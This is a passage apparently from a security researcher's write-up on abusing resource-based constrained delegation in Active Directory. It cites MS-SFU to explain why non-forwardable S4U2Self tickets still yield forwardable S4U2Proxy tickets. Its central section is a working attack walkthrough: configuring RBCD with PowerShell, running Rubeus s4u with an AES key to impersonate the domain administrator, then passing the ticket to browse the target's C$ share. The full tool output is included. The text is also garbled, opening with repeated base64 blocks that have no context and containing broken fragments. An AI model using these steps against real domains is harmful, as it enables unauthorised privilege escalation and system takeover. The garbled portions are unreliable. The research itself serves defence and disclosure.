U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+dyzzwRQ3n
F5mgLMDuB9/f3F1cGCXZeouFhp+pp9AkCQOdlmrixjKURAHREUZ/16VnWj5S2WDAUSX7chFNvDTFqytUinnh8IVqv6ts6ee7kqCPOKYOPVsv8tOPmUze8ZMQCCKSu3jJPeSt
TX/WY5Fnoaa6gpgky0yPKPBTEhnr10ncbwkY55RAUAue/773Kcpm7Gd1w5R21ChovQpVjhtKt817PWA8guZmNPLUudOpcD5CebdgaCm9M+KvXiD0gXayepvM9dtXF10iJdwy
5q/7p1kUT2ehhg3AmBn8CvBcroX83m93jFubskj3FF3b3MzsJgF8wgfYgAWIBAKKB9ASB8X2B7jCB66CB6DCB5TCB4qAbMBmgAWIBEAESBBASw/1r5Yk8bVpQ88BymnQOR1B
FNIRU5Btk1HQU5TLKxbQ0i0iKzApoAMCAQGHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+dyzzwRQ3n
F5mgLMDuB9/f3F1cGCXZeouFhp+pp9AkCQOdlmrixjKURAHREUZ/16VnWj5S2WDAUSX7chFNvDTFqytUinnh8IVqv6ts6ee7kqCPOKYOPVsv8tOPmUze8ZMQCCKSu3jJPeSt
TX/WY5Fnoaa6gpgky0yPKPBTEhnr10ncbwkY55RAUAue/773Kcpm7Gd1w5R21ChovQpVjhtKt817PWA8guZmNPLUudOpcD5CebdgaCm9M+KvXiD0gXayepvM9dtXF10iJdwy
5q/7p1kUT2ehhg3AmBn8CvBcroX83m93jFubskj3FF3b3MzsJgF8wgfYgAWIBAKKB9ASB8X2B7jCB66CB6DCB5TCB4qAbMBmgAWIBEAESBBASw/1r5Yk8bVpQ88BymnQOR1B
FNIRU5Btk1HQU5TLKxbQ0i0iKzApoAMCAQGHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+
```

Getting a forwardable TGT for an arbitrary account without "

Elad Shamir



Regarder sur

<https://youtu.be/lZ6BJpr28r4>

A Misunderstood Feature #1

After a couple more hours of testing, debugging, and reading [MS-SFU](#), I realised that I had misunderstood S4U2Self. It seems S4U2Self works whether the TrustedToAuthForDelegation UserAccountControl flag is set or not. However, if it is not set, the resulting TGS is not FORWARDABLE, as per [section 3.2.5.1.2 of MS-SFU](#):

"If the TrustedToAuthenticationForDelegation parameter on the Service 1 [principal](#) is set to:

- **TRUE:** the KDC MUST set the FORWARDABLE [ticket](#) flag ([RFC4120] section 2.6) in the [S4U2self](#) service ticket.
- **FALSE** and ServicesAllowedToSendForwardedTicketsTo is nonempty: the KDC MUST NOT set the FORWARDABLE ticket flag ([RFC4120] section 2.6) in the S4U2self service ticket."

A Misunderstood Feature #2

So, S4U2Proxy still shouldn't have worked with a non-forwardable ticket, right?

When I attempted invoking S4U2Proxy with a non-forwardable TGS with classic ("outgoing") constrained delegation, it failed. But with resource-based constrained delegation ("incoming") it consistently worked. I thought it must be a bug, and so on 26/10/2018, I reported it to Microsoft Response Center (MSRC).

As I was impatiently waiting for a response, I read [MS-SFU](#) again and found [section 3.2.5.2](#):

*"If the [service ticket](#) in the **additional-tickets** field is not set to [forwardable<20>](#) and the PA-PAC-OPTIONS [167] ([\[MS-KILE\]](#) section [2.2.10](#)) padata type has the resource-based [constrained delegation](#) bit:*

- Not set, then the KDC MUST return KRB-ERR-BADOPTION with STATUS_NO_MATCH.*
- Set and the USER_NOT_DELEGATED bit is set in the **UserAccountControl** field in the **KERB_VALIDATION_INFO** structure ([\[MS-PAC\]](#) section [2.5](#)), then the KDC MUST return KRB-ERR-BADOPTION with STATUS_NOT_FOUND."*

It seems like a design flaw, also known in Microsoft parlance as a "feature". S4U2Proxy for resource-based constrained delegation works when provided with a non-forwardable TGS by design!

Note that as per the above documentation, even though the TGS doesn't have to be forwardable for resource-based constrained delegation, if the user is set as "sensitive for delegation", S4U2Proxy will fail, which is expected.

Generic DACL Abuse

These two misunderstood "features" mean that the only requirement for the ACL-based computer object takeover primitive is the DACL to configure resource-based constrained delegation on the computer object and another account. Any account with an SPN will do. Even just a TGT for the other account will be enough.

The reason an SPN is required is that S4U2Self does not seem to work for accounts that do not have it. But any domain user can obtain an account with an SPN by abusing the MachineAccountQuota, which is set to 10 by default, and allows creating new computer accounts. When creating the new computer account, the user can set an SPN for it, or add one later on. Kevin Robertson ([@NetSPI](#)) implemented a tool called [Powermad](#) that allows doing that through LDAP.

The generic abuse case would work as follows:

1. The attacker compromises an account that has an SPN or creates one ("Service A") and the DACL to configure resource-based constrained delegation on a computer account ("Service B").
2. The attacker configures resource-based constrained delegation from Service A to Service B.

```
PS C:\Users\elad> Set-ADComputer ServiceB -PrincipalsAllowedToDelegateToAccount ServiceA$
PS C:\Users\elad> Get-ADComputer ServiceB -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName           : CN=SERVICEB,CN=Computers,DC=shenanigans,DC=labs
DNSHostName                  : ServiceB.shenanigans.labs
Enabled                      : True
Name                         : SERVICEB
ObjectClass                  : computer
ObjectGUID                   : 9aa014d3-ca24-4645-a32f-1fa9cf46c9ab
PrincipalsAllowedToDelegateToAccount : {CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs}
SamAccountName               : SERVICEB$
SID                          : S-1-5-21-1504449748-3058063015-729523975-1111
UserPrincipalName            :
```

3. The attacker uses Rubeus to perform a full S4U attack (S4U2Self and S4U2Proxy) from Service A to Service B for a user with privileged access to Service B.

```
PS C:\Users\elad\Desktop> ./Rubeus.exe s4u /user:ServiceA$ /aes256:6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730 /do
main:shenanigans.labs /msdsspn:cifs/serviceb.shenanigans.labs /impersonateuser:administrator
```

```
Rubeus
v1.2.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceA$'
[*] Connecting to 172.31.9.24:88
[*] Sent 245 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFDCCBBIgAwIBBAEDAgEwooiERDCCBEBhggo8MIIEOKADAgEForIBEFNIRU5BTk1HQU5TLKx8QlojJTAjoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLmXhYnoJggp
UMIID8KADAgESooMQAkggPBIID3o5EodyYZhasFouFiWLD+XV1lqhUd2fHlJZHYT8ZL9Ri0xRjZSwxS6sYJUL8wvb8qaw+Iy1SL0uj8o703bfv81s1TY3UwYnVh1SL3KvX
TBN86ZyB0tHuat/r5jKjXlD2hsRYXICDTa5Mwer1ET0yHFzd7jJtPlT2a1GwXQ22o1DF58cAlgbNTBe1G6Efr2DXCqJ9agrPasa2uZLEhououFeAh+vukX882K0awbohdygmL
52rEF79bW18MxupNtZDUo/v3yFbMAI03H0bgkmY6cbgo8CPJMBzgb3dM7Cy1vlgHqbcLoiMiPhLTCza7KqDOKGbe06rtk0fPp0UAHP1aZduwNTTt/wz352dFkcP9YnTHMg0J
jP2WktnxFuMx+utjrt2xM4q487KNny50nj3SAdwFLW4mjyegkISexoz52s3ccShp7mXtFe01xao3PK5N0ud2s50R6ysnxj1oqCmb0hJhebjLAS4f2SpdgbVT2hk9p2TgKvEL
LFB43Nt63h67LX0E2X0AFuYdaFovchhZEA6W10KvCEHP/Y830FwYK0jYc15cyvgoj00nsx89lBocF/EmH4S86ncwAdmcGenj0b08HmZellDy/Mt8rco0N2Hhx57PriPwTRNk
WUdLHpm5Phj1WPYOTJVTp4HCU8j16Wu5/qet71H1311Bu+2BUBCXJ0qatVVO2TAD6XLU+u3oFhcOpJohcnXhmxecbsGaF7WQ3Wg4Vb3j0Dj1oJAcvpxwMM4y4Fdp0Uw16i
c6yr3imj1c3gcZ100d8145yccfrcvLcJmEou+Zi8Y/wETNBEdqNbs8YyEh508g+J0ucorsSK1Hj8Hzw208yx6vqcMpk1o+4UotmOT1dWdeuzYTKjodf4ro1jEjvynok4utZ
svyIZ+nonm4Y0wtGuxY4kPhow3KsgWNGEYy6VL3GaU+PtiNgzkvZt7R8R53E1Yz0AYYBTXZpbh/WN6Y0YiDNNHLE+renKZvHBLA0vmo5ZLB/50vyP8gvmxNqz71iA17462M5
bqsrYIup1X0T76oLW8i0865PvXVHT3zCPKGUE1h1zQ9N13BCa/IEPy3Iq733zBzEfQ17HGX62K/s/v/mfCvbbjPEiUwFaqGUAUxhazK8U69CVGgdiTnJkmyASEhaf8U0i9pV2
3pW20Sx7Pr1wh7fcoec8Kb94n48Ycw846QD+yshR1xT4j55UK53GmmsXfW8BW9x23Hzt2bdL7M/hn2dkXfajym+P7SHBS9HCgZ2TNU80Vix62IYj3511iCfUwp77wuogQ01Q
60B82C8B8ADAgEaooH0BTH1FYHIMTHf0THCMIH2MTWOC5SWKAADAgESoStIEB9VW6K8IMtVZLH+BQboxYaAbwnmXzd8W5qppjGcpxIgorIBEFNIRU5BTk1HQU5TLKx8QlojJTAU
oAMCAQGHDTALGwLTZX2awNlQSSjBWWFAEDHAAC1ERGPMjAXOTAXMDIWMQXMTFapheYDZIWMTKwMTAyMTAOMTEWxwqRGA8YmDE5MDEWOTAWNDEXMwVqEhsQ0HfTKFOSUdBt1M
uTEFCU6K1MCOgAWIBAEqCMB0BmtYyNRndBSQc2h1bmFuawdhbmubGfGic==

[*] Action: S4U

[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2self request for: 'SHENANIGANS.LABS\ServiceA$'
[*] Sending S4U2self request
[*] Connecting to 172.31.9.24:88
[*] Sent 1526 bytes
[*] Received 1544 bytes
[*] S4U2self success!
[*] got a TGS for 'administrator@SHENANIGANS.LABS' to 'SHENANIGANS.LABS\ServiceA$'
[*] base64(ticket.kirbi):

doIFUDCCBBIgAwIBBAEDAgEwooiEujCCBLzhggSYMIIEFqADAgEForIBEFNIRU5BTk1HQU5TLKx8QlojJTAjoAMCAQGHDTALGwLTZX2awNlQSSjBWWFAEDHAADAgESooMQAAG
iggRNBIEIY7W3agVwKpYEL02t10ghuCPW/tp6UEOfXwccOVm/omrgIkeJYhY0iBw971BKBUwqP3K5gpoUa2z8tPEVW7x/r1Moe7Y7UxML4w300jCYAAEQcohhoyZTYTLVsRd
ySWD077y6ovJGOSYeZ1idwv7PeQ4ZctcpOfV9mHg6Lpx7SPmrh1N9OZ10s43HqmbP32Vun0681ymxo9lmsrwp+j86Plx7wounNL0zh8MVLwyyvG3m4PjEj2SW1ro15ax00kxyt
Ej18fWc3GnmU142j1hHhkoIGVY9pbam/GwFhbrp43Nu8jftvt1KfReuyacU167qavFe3Nq2p3/plYfdhbzpggncKqgmHjx12KE1Qd8025L1drPyK1rKSsWzgfjwawRB21t6XGt
Q0iTr+xs1d+1f4d7E0GtuaeBE2PQ8r+ZRCp2SB9E0Jd5FG0BvJpPFXYb5VdrgvKUJj8zmjN7x/qK2O9d7M0Uf1LkKh29UA31rviUB5Fp8dekvwvTWt/et/RTGqx4yCD2K6i
X0SyFTW3/E/qiMB1herYf0m3TQVEPXSf2/aePz7v2bHCDq491f3W1NvR2bQC5Fb3YxU13BvAAm9NsrdtJUPDR8q309mp/scf5ADiZPchZ9eVest/XiGijvJmdHOCz5HfCBm
OK9Y21h0m5Ea0Mgw7uVat77r+DS8SBFBYw15//35dnitcc09rnAvsA+tdcG93GZBdeAxyBc4UBUXd1MRN2UHUJjiQrgqLGDAlgkhlwP5UP3MGvON5OHxvbsbp/KUVBRDyUywnv
mwgTKj59omGsc3G7aehk0AF3LEAHfGzky1Vcyunp9Jf0Dpl5CIRGuOfC5JuiJt1VM9UVKjJgoiJ89Yk2qhJfshn7+jw0jzyMyCH+dWdCEVKewZ+emM3e6K351pKMfCvpGav
oADNyNoZaRoam+popfWRm5Zeun+tiRl0h5HdaPw1xdnUTEbDJRrScCaa3+w4XHERyom3Dw3GudAm0sjxvzc8PL8+GI+0umOXow9DQlHjH0W5N/ufim38krGcRiJSoPPrpyJgg1
323Xg+B4EsIRZKscgbl2z29o+1RFWtpw6ufuQtiU6KHZWgvi7/bwhtLRsgU5EjKa7VxZdmF2FwXWaoIS1vHixqALVTzRW60Sz4QeshC1p9/k+ijdaG3t+zkCEDm7f948JEPiUP7V
MPXs1wBRZfzKwSM5ak8AS8CHscpewj5y3W4ZdL6XZp0w7+auQ11v48PH7MRQqL6GsznyBrpfmccwJZAT4BOvjG6CFTZ1K4po48nN+kg/rzauk7sX5XA+cgbed9JBvDRg18jp
b07Wd9Y2NeqYuytY8gieu/fpw9iv7xbUpqgGFiHwqXMGq+lJznHVXQ10nORILW0eHsmZDPMYnRqBzQdbjMCyZv/80GQPDpXgwtZKaf1QoqYcm3U3/qhe06eroa71P8ptBw
wBUZjTW12rgt35kpnMBw2y2jgkqweagAWIBAKKB3GSB232B2DCB1ACB0jCBZCBZKAbMBmgAWIBEAESBBBfw90HlXIThXvomiocTeorIBEFNIRU5BTk1HQU5TLKx8QlojKza
poAMCAQGH1AgGx5hZglpmlzDhJhdg9YQFNIRU5BTk1HQU5TLKx8QlojBWWFAACHAAC1ERGPMjAXOTAXMDIWMQXMTFapheYDZIWMTKwMTAyMTAOMTEWxwqRGA8YmDE5MDEWOT
AWNDEXMwVqEhsQ0HfTKFOSUdBt1MUTEFCU6KwMBsgAWIBAEENMABsBVN1cnZpY2VBAI==

[*] Impersonating user 'administrator' to target SPN 'cifs/serviceb.shenanigans.labs'
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2proxy request for service: 'cifs/serviceb.shenanigans.labs'
[*] Sending S4U2proxy request
[*] Connecting to 172.31.9.24:88
[*] Sent 2637 bytes
[*] Received 1810 bytes
[*] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/serviceb.shenanigans.labs':

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
PS C:\Users\elad\Desktop>
```

4. The attacker can pass-the-ticket and impersonate the user to gain access to Service B.

```


[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\elad\Desktop> ls \\serviceb.shenanigans.labs\C$

    directory: \\serviceb.shenanigans.labs\C$

Mode                LastWriteTime         Length Name
-----
d-----         2/23/2018 11:06 AM                PerfLogs
d-r-----        1/1/2019  7:26 AM                Program Files
d-----        1/1/2019  3:08 PM                Program Files (x86)
d-----        12/31/2018 11:15 AM                SQLServer2017Media
d-r-----        12/31/2018  1:44 PM                Users
d-----        1/1/2019 10:57 AM                windows
PS C:\Users\elad\Desktop>

```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

RBCD as an ACL-based computer object takeover primitive

Elad Shamir



Regarder sur

https://youtu.be/ayavtG7J_TQ

Note that the TGS obtained from S4U2Self in step 3 is not forwardable, and yet it is accepted as "evidence" when invoking S4U2Proxy.

A Forwardable Result

When I inspected the resulting TGS in the S4U2Proxy response, it had the FORWARDABLE flag set. I provided S4U2Proxy with a non-forwardable TGS as “evidence” and got a forwardable TGS.

```
[*] Action: Describe Ticket
UserName      : administrator@SHENANIGANS.LABS
UserRealm    : SHENANIGANS.LABS
ServiceName   : cifs/serviceb.shenanigans.labs
ServiceRealm : SHENANIGANS.LABS
StartTime     : 1/2/2019 12:41:11 AM
EndTime      : 1/2/2019 10:41:11 AM
RenewTill    : 1/9/2019 12:41:11 AM
Flags        : name_canonicalize, pre_authent, renewable, forwardable
KeyType      : aes128_cts_hmac_sha1
Base64(key)  : B7Fv9a+WJPG1aavPacpp0A==

PS C:\Users\elad\Desktop>
```

Is this a bug or a feature?

I went back to [MS-SFU section 3.2.5.2.2](#), and found the following:

*“The **KDC** MUST reply with the **service ticket** where:*

- *The **sname** field contains the name of Service 2.*
- *The **realm** field contains the **realm** of Service 2.*
- *The **cname** field contains the **cname** from the service ticket in the **additional-tickets** field.*
- *The **crealm** field contains the **crealm** from the service ticket in the **additional-tickets** field.*
- **The FORWARDABLE ticket flag is set.**
- *The **S4U_DELEGATION_INFO** structure is in the new **PAC**.”*

It seems like it is another great feature: **every TGS produced by S4U2Proxy is always forwardable.**

Empowering Active Directory Objects and Reflective Resource-Based Constrained Delegation

